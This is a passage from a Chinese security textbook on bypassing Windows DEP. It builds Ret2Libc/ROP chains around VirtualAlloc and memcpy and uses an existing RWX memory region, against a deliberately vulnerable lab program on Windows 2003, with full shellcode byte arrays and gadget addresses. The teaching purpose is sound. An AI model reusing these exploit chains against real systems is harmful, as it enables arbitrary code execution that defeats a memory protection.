除了 VirtualProtect 函数，微软还提供了另一个 API 函数用来解决 DEP 对特殊程序的影响。当程序需要一段可执行内存时，可以通过 kernel32.dll 中的 VirtualAlloc 函数来申请一段具有可执行属性的内存。我们就可以将 Ret2Libc 的第一跳设置为 VirtualAlloc 函数地址，然后将 shellcode 复制到申请的内存空间里，以绕过 DEP 的限制。

我们先来看看 MSDN 上对 VirtualAlloc 函数的说明。

```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

函数中各参数的意义为：

lpAddress，申请内存区域的地址，如果这个参数是 NULL，系统将会决定分配内存区域的位置，并且按 64KB 向上取整。

dwSize，申请内存区域的大小。

flAllocationType，申请内存的类型。

flProtect，申请内存的访问控制类型，如读、写、执行等权限。

内存申请成功时函数返回申请内存的起始地址，申请失败时返回 NULL。

我们将用如下代码演示如何利用 VirtualAlloc 函数申请具有可执行权限的内存，并利用 memcpy 函数将 shellcode 复制到申请的内存中执行。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//申请空间
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址
"\xFF\x00\x00\x00"//申请空间大小
"\x00\x10\x00\x00"//申请类型
"\x40\x00\x00\x00"//申请空间访问类型
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn4
"\x5F\x78\xA6\x7C"//pop retn
"\x00\x00\x03\x00"//可执行内存空间地址，转入执行用
"\x00\x00\x03\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x90\x90\x94"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"....."
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
voidtest()
{
       chartt[176];
       memcpy(tt,shellcode,450);
}
intmain()
{
       HINSTANCEhInst = LoadLibrary("shell32.dll");
       chartemp[200];
       test();
return 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）覆盖掉函数返回地址后，通过 Ret2Libc 技术，利用 VirtualAlloc 函数申请一段具有执行权限的内存。

（4）通过 memcpy 函数将 shellcode 复制到 VirtualAlloc 函数申请的可执行内存空间中。

（5）最后在这段可执行的内存空间中执行 shellcode，实现 DEP 的绕过。

实验环境如表 12-3-3 所示。

表 12-3-3　实验环境

	推荐使用的环境	备　注
操作系统	Windows 2003 SP2	
DEP 状态	Optout	

续表

	推荐使用的环境	备　注
编译器	VC++ 6.0	
编译选项	禁用优化选项	
build 版本	release 版本	

首先我们要能够利用 VirtualAlloc 申请具有执行权限的内存，让我们来分析一下 VirtualAlloc 具体实现流程。从图 12.3.25 中大家可以看到 VirtualAlloc 函数中对各参数的调用与 VirtualProtect 函数如出一辙，因此我们可以选择与上个实验中一致的参数构造方法，但是仔细观察后您会发现二者还是有区别的，VirtualAlloc 各参数不存在动态确定的问题，可以直接写到 shellcode 里边，它的布局要比 VirtualProtect 函数中的布局简单的多。



图 12.3.25　VirtualAlloc 函数的具体实现流程

本次实验我们将参数直接布置到 shellcode 中，然后选择 0x7C8245BC（CALL VirtualAllocEx）处作为切入点，直接申请空间。

关键参数的取值如下所示。

（1）lpAddress=0x00030000，只要选择一个未被占用的地址即可，没有什么特殊要求。

（2）dwSize=0xFF，申请空间的大小可以根据 shellcode 的长度确定，本次实验申请 255 个字节，足够 shellcode 使用。

（3）flAllocationType=0x00001000，该值使用 0x00001000 即可，如有特殊需要可根据 MSDN 的介绍来设置为其他值。

（4）flProtect=0x00000040，内存属性要设置为可读可写可执行，根据 MSDN 介绍，该属性对应的代码为 0x00000040。

由于 EBP 在溢出过程中被破坏，所以第一步依然是修复 EBP，我们用 PUSH ESP POP EBP RETN 4 指令的地址覆盖 test 函数的返回地址，然后按照以上参数布置一个能够申请可执行内存空间的 shellcode，shellcode 如下所示。

```
charshellcode[]=
```

```
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "......"
    "\x90\x90\x90\x90"
    "\xBA\xD9\xBB\x7C"//修正 EBP retn 4
    "\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
    "\x90\x90\x90\x90"
    "\xFF\xFF\xFF\xFF"//-1 当前进程
    "\x00\x00\x03\x00"//申请空间起始地址 0x00030000
    "\xFF\x00\x00\x00"//申请空间大小 0xFF
    "\x00\x10\x00\x00"//申请类型 0x1000
    "\x40\x00\x00\x00"//申请空间访问类型 0x40
    ;
```

编译好程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后按 F8 键单步运行到 0x7C8245C2（VirtualAlloc 函数的 RETN 0x10）暂停，观察内存状态。

如图 12.3.26 所示，EAX 中是我们申请空间的起始地址 0x00030000，这也说明我们的空间申请成功了，此时通过 OllyDbg 的内存窗口也可以看到我们刚刚申请的空间，而且属性是带 E 的标志！下面就是向这部分内存空间复制 shellcode 了。



图 12.3.26　VirtualAlloc 函数返回前内存状态

大家知道 memcpy 函数位于 ntdll.dll，需要三个参数，依次为目的内存起始地址、源内存起始地址、复制长度，其中目的内存起始地址和复制长度都可以直接写在 shellcode 中，唯一的难点在于对源内存起始地址的确定。实际上我们不需要精确的定位，只要保证源内存起始地址在 shellcode 中关键代码的前边即可，因此可以使用 PUSH ESP JMP EAX 指令来填充这个参数。如何布置 EAX 想必大家都已经很熟悉，而关于 EAX 具体指向什么指令我们暂时先不讨论。另外一个需要注意的问题，在空间申请后 EBP 被设置成 0x00000000，而后边我们还会再用到 EBP，所以还需要修复 EBP。最后还需要注意 VirtualAlloc 函数返回时带有 16（0x10）个字节的偏移，

要在 shellcode 中要添加相应的填充。shellcode 如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"....."
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址 0x00030000
"\xFF\x00\x00\x00"//申请空间大小 0xFF
"\x00\x10\x00\x00"//申请类型 0x1000
"\x40\x00\x00\x00"//申请空间访问类型 0x40
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"//EAX 指向的指令暂时先用\x90 填充
"\xBA\xD9\xBB\x7C"//修正 EBP
;
```

重新编译程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后单步运行到第二次调整完 EBP，然后在返回前暂停，观察内存状态。

如图 12.3.27 所示，修正 EBP 后 ESP 和 EBP 指向同一个位置，而 memcpy 中的源内存地址参数位于 EBP+0x0C，如果我们希望使用 PUSH ESP 的方式设置源内存地址，就需要让 ESP 指向 EBP+0x10，这样执行完 PUSH 操作后 ESP 的值刚好放在 EBP+0x0C。为了达到这个目的有两个问题需要解决：ESP 如何指向 EBP+0x10 和 PUSH ESP 操作后程序控制权如何回收。

图 12.3.27　第二次调整 EBP 后内存状态及 memcpy 函数参数位置

先来解决第一个问题，目前 ESP 指向 EBP 的位置，在执行完 RETN 0x4 指令之后 ESP 指向 EBP+0x8 的位置，此时只需要类似 POP RETN 的指令就以在执行完 RETN 后让 ESP 指向 EBP+0x10。我们就在当前 EBP 的位置放置一条类似 POP RETN 的指令，本次实验中选择 POP ECX RETN，地址为 0x7CA6785F。

再来分析第二个问题，在执行完 PUSH 操作后收回程序控制权的最佳位置在 EBP+0x14，因为在这个位置执行 RETN 指令既保证了 memcpy 参数不被破坏，又可以减小 shellcode 长度。故在执行完 PUSH 操作后我们只需要 POP 两次就可以让 ESP 指向 EBP+0x14，所以 JMP EAX 指令中的 EAX 只要指向类似 POP POP RETN 指令即可。然后在 EBP+0x14 位置放置 memcpy 函数的切入点 0x7C94AFAC（MOV ESI,DWORD PTR SS:[EBP+C]），这样程序在执行类似 POP POP RETN 指令中 RETN 时就可以转入 memcpy 函数中执行复制操作了。

我们按照以上分析和 memcpy 对参数的要求来布置 shellcode，代码如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址 0x00030000
"\xFF\x00\x00\x00"//申请空间大小 0xFF
"\x00\x10\x00\x00"//申请类型 0x1000
"\x40\x00\x00\x00"//申请空间访问类型 0x40
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn4
"\x5F\x78\xA6\x7C"//pop retn
"\x90\x90\x90\x90"
"\x00\x00\x03\x00"//可执行内存空间地址
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy 函数切入点;
;
```

重新编译程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后按 F8 键单步运行到 memcpy 函数复制结束返回前暂停，观察内存状态。

如图 12.3.28 所示，执行完复制操作后，memcpy 函数在返回时 ESP 指向了我们 shellcode 中的某个位置，幸运的是这个位置还没有被占用，只是放置了填充字符。通过它周围的数据我们可以判断出这个位置位于 shellcode 中 POP POP RETN 指令地址和 memcpy 参数之间，并且

紧挨着 memcpy 第一个参数，所以这个位置就很容易确定了，只要在这个位置填上申请的可执行内存空间起始地址，就可以转入该内存区域执行了。



图 12.3.28　memcpy 函数返回前内存状态

我们似乎还没有放置弹出对话框的机器码。通过图 12.3.28 中 memcpy 参数可以看出，复制操作的源内存起始地址为 0x0012FF00，这个位置也是 memcpy 函数的复制长度参数所在位置，所以只要在它后边放置对话框的机器码即可。

按照以上分析重新布置一个完整的 shellcode，对于其中的一些填充我们稍后解释说明，如图 12.3.29 所示。



图 12.3.29　利用 VirtualAlloc 申请可以执行内存绕过 DEP 的 shellcode 布局

最终 shellcode 如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址 0x00030000
"\xFF\x00\x00\x00"//申请空间大小 0xFF
"\x00\x10\x00\x00"//申请类型 0x1000
"\x40\x00\x00\x00"//申请空间访问类型 0x40
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn4
"\x5F\x78\xA6\x7C"//pop retn
"\x00\x00\x03\x00"//可执行内存空间地址，转入执行用
"\x00\x00\x03\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x90\x90\x94"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
```

重新编译程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后按 F8 键单步运行进入 0x00030000 内存空间执行后暂停，观察内存状态。

如图 12.3.30 所示，memcpy 函数复制过来的不只是弹出对话框的机器码，还包含着弹出对话框机器码前面的一些指令和参数，而这些东西会破坏程序的执行，所以我们要想办法搞定它们。

首先是对 ESI 和 EDI 指向内存的操作，在 0x00030004 和 0x00030005 分别对 ESI 和 EDI 指向的内存有读取操作，我们需要保证 ESI 和 EDI 指向合法的位置。ESI 和 EDI 是在 memcpy 函数返回前被 POP 进去的（如图 12.3.28 所示），这也是为什么在 shellcode 中 memcpy 函数切入点下边我们没有使用 0x90 填充而使用两个 0x00030000 填充。

接下来是 0x00030006 的 XCHG EAX,EBP 指令，这条指令直接破坏了 ESP，而在弹出对话框的机器码中有 PUSH 操作，所以 ESP 要修复，故我们在弹出对话框的机器码前边使用 0x94

填充，在 0x00030013 处来修复这个问题。



图 12.3.30　转入 0x00030000 执行

最后是 0x0003000F 的对[EAX]操作，如果 0x00030010 处使用 0x90 填充，结果就是对[EAX+0x909094FC]操作，这会引发异常，所以我们使用 0x00 填充 0x00030010，避免出现异常。

现在大家应该明白 shellcode 中那些特殊的填充了吧。

题外话：实际上我们有种更简单的方法来处理掉这些垃圾指令，从图 12.3.30 中大家可以看到我们弹出对话框的机器码起始地址为 0x00030014，我们在可以让 memcpy 函数返回时直接跳转到这个位置，跃过前边的垃圾指令。在这我们之所以使用复杂的方法，是为了给大家介绍在一些特殊情况下 shellcode 的特殊处理思路。

继续运行程序，就会看到对话框弹出了。如图 12.3.31 所示。



图 12.3.31　利用 VirtualAlloc 成功绕过 DEP

12.4　利用可执行内存挑战 DEP

有的时候在进程的内存空间中会存在一段可读可写可执行的内存（如图 12.4.1 所示），如果我们能够将 shellcode 复制到这段内存中，并劫持程序流程，我们的 shellcode 就有执行的机会。

图 12.4.1　可读可写可执行的内存区域

这种方法的实现难度要比前面三种方法小的多，不需要费尽心思地设置内存属性、申请可执行的内存空间……这里所需要的是一点点运气：假使被攻击的程序内存空间中存在这样一个可执行的数据区域，就可以直接通过 memcpy 函数将 shellcode 复制到这段内存区域中执行。我们通过以下代码来分析这种绕过 DEP 的方法。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
```

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\x5F\x78\xA6\x7C"//pop retn
"\x08\x00\x14\x00"//可执行内存中弹出对话框机器码的起始地址
"\x00\x00\x14\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
voidtest()
{
       chartt[176];
       memcpy(tt,shellcode,450);
}
intmain()
{
       HINSTANCEhInst = LoadLibrary("shell32.dll");
       chartemp[200];
       test();
return 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观的反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）覆盖掉函数返回地址后，通过 Ret2Libc 技术，利用 memcpy 函数将 shellcode 复制到内存中的可读可写可执行区域。

（4）最后在这段可执行的内存空间中执行 shellcode，实现 DEP 的绕过。

实验环境如表 12-4-1 所示。

表 12-4-1　实验环境

	推荐使用的环境	备　注
操作系统	Windows 2003 SP2	
DEP 状态	Optout	

编译器	VC++ 6.0	
编译选项	禁用优化选项	
build 版本	release 版本	

通过图 12.4.1 可以看到，在 0x00140000 的位置存在一段可读可写可执行的内存，长度为 0x1000，足够放置我们的 shellcode。本次实验的核心就是利用 memcpy 函数完成 shellcode 的复制，通过上个实验的介绍大家对如何布置 memcpy 所需要的参数应该很熟悉了，现在让我们再来布置一次。

（1）最开始是复制的目的内存起始地址，本次实验时我们使用 0x00140000。

（2）接下来是源内存起始地址，我们先用 PUSH ESP JMP EAX 指令的地址来填充，待执行完 PUSH ESP 操作后这个位置会覆盖为当前 ESP 的值，以实现源内存起始地址的动态获取。

（3）最后是复制的字符串长度，只要能将关键的指令代码都复制过去即可，本次实验我们使用 0xFF。

再加上 JMP EAX 中 EAX 值的设置和 EBP 的修正，我们的 shellcode 如下所示。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\x5F\x78\xA6\x7C"//pop retn
"\x00\x00\x14\x00"//可执行内存空间地址，转入执行用
"\x00\x00\x14\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//复制长度
"\xAC\xAF\x94\x7C"//memcpy
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
```

细心的读者会发现虽然都是利用 memcpy 函数复制 shellcode，但是本次实验的 shellcode 布局和上一个实验中不大一样，这个问题稍后解释。我们先来编译程序，编译好程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，待程序中断后单步执行程序，在程序进入 0x00140000 执行后暂停程序，观察一下周围的情况。

如图 12.4.2，现在我们已经成功转入 0x00140000 执行了，大家会发现这次复制依然带来了

很多垃圾代码，上个实验中为了向大家介绍一些特殊情况下的 shellcode 布局技巧，对垃圾代码做了修补操作。这次我们使用一种更为简单的处理方法：直接无视前边这一堆垃圾代码，在 memcpy 复制结束后直接转到弹出对话框的机器码中执行，跃过前边的垃圾代码。



图 12.4.2　转入 0x00140000 执行

从图 12.4.2 中可以看到弹出对话框的机器码起始地址为 0x00140008，所以我们就用 0x00140008 代替 0x00140000 作为 memcpy 复制结束后的转入地址，这样就可以越过前面那堆垃圾代码，直接运行核心机器码了。我们 shellcode 的最终布局如图 12.4.3 所示。



图 12.4.3　利用可执行内存绕过 DEP 的 shellcode 布局

按照上面的分析，我们最终的 shellcode 如下所示。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
    "......"
    "\x90\x90\x90\x90"
    "\x8A\x17\x84\x7C"//pop eax retn
    "\x0B\x1A\xBF\x7C"//pop pop retn
    "\xBA\xD9\xBB\x7C"//修正 EBP retn 4
    "\x5F\x78\xA6\x7C"//pop retn
    "\x08\x00\x14\x00"//弹出对机器码在可执行空间的起始地址，转入执行用
    "\x00\x00\x14\x00"//可执行内存空间地址，复制用
    "\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
    "\xFF\x00\x00\x00"//复制长度
    "\xAC\xAF\x94\x7C"//memcpy
    "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
    "......"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
    ;
```

重新编译程序后直接运行，大家就可以看到弹出的对话框了，如图 12.4.4 所示。不过还是建议您不要直接运行程序，先用 OllDbg 加载程序，然后单步调试来观察程序的流程。

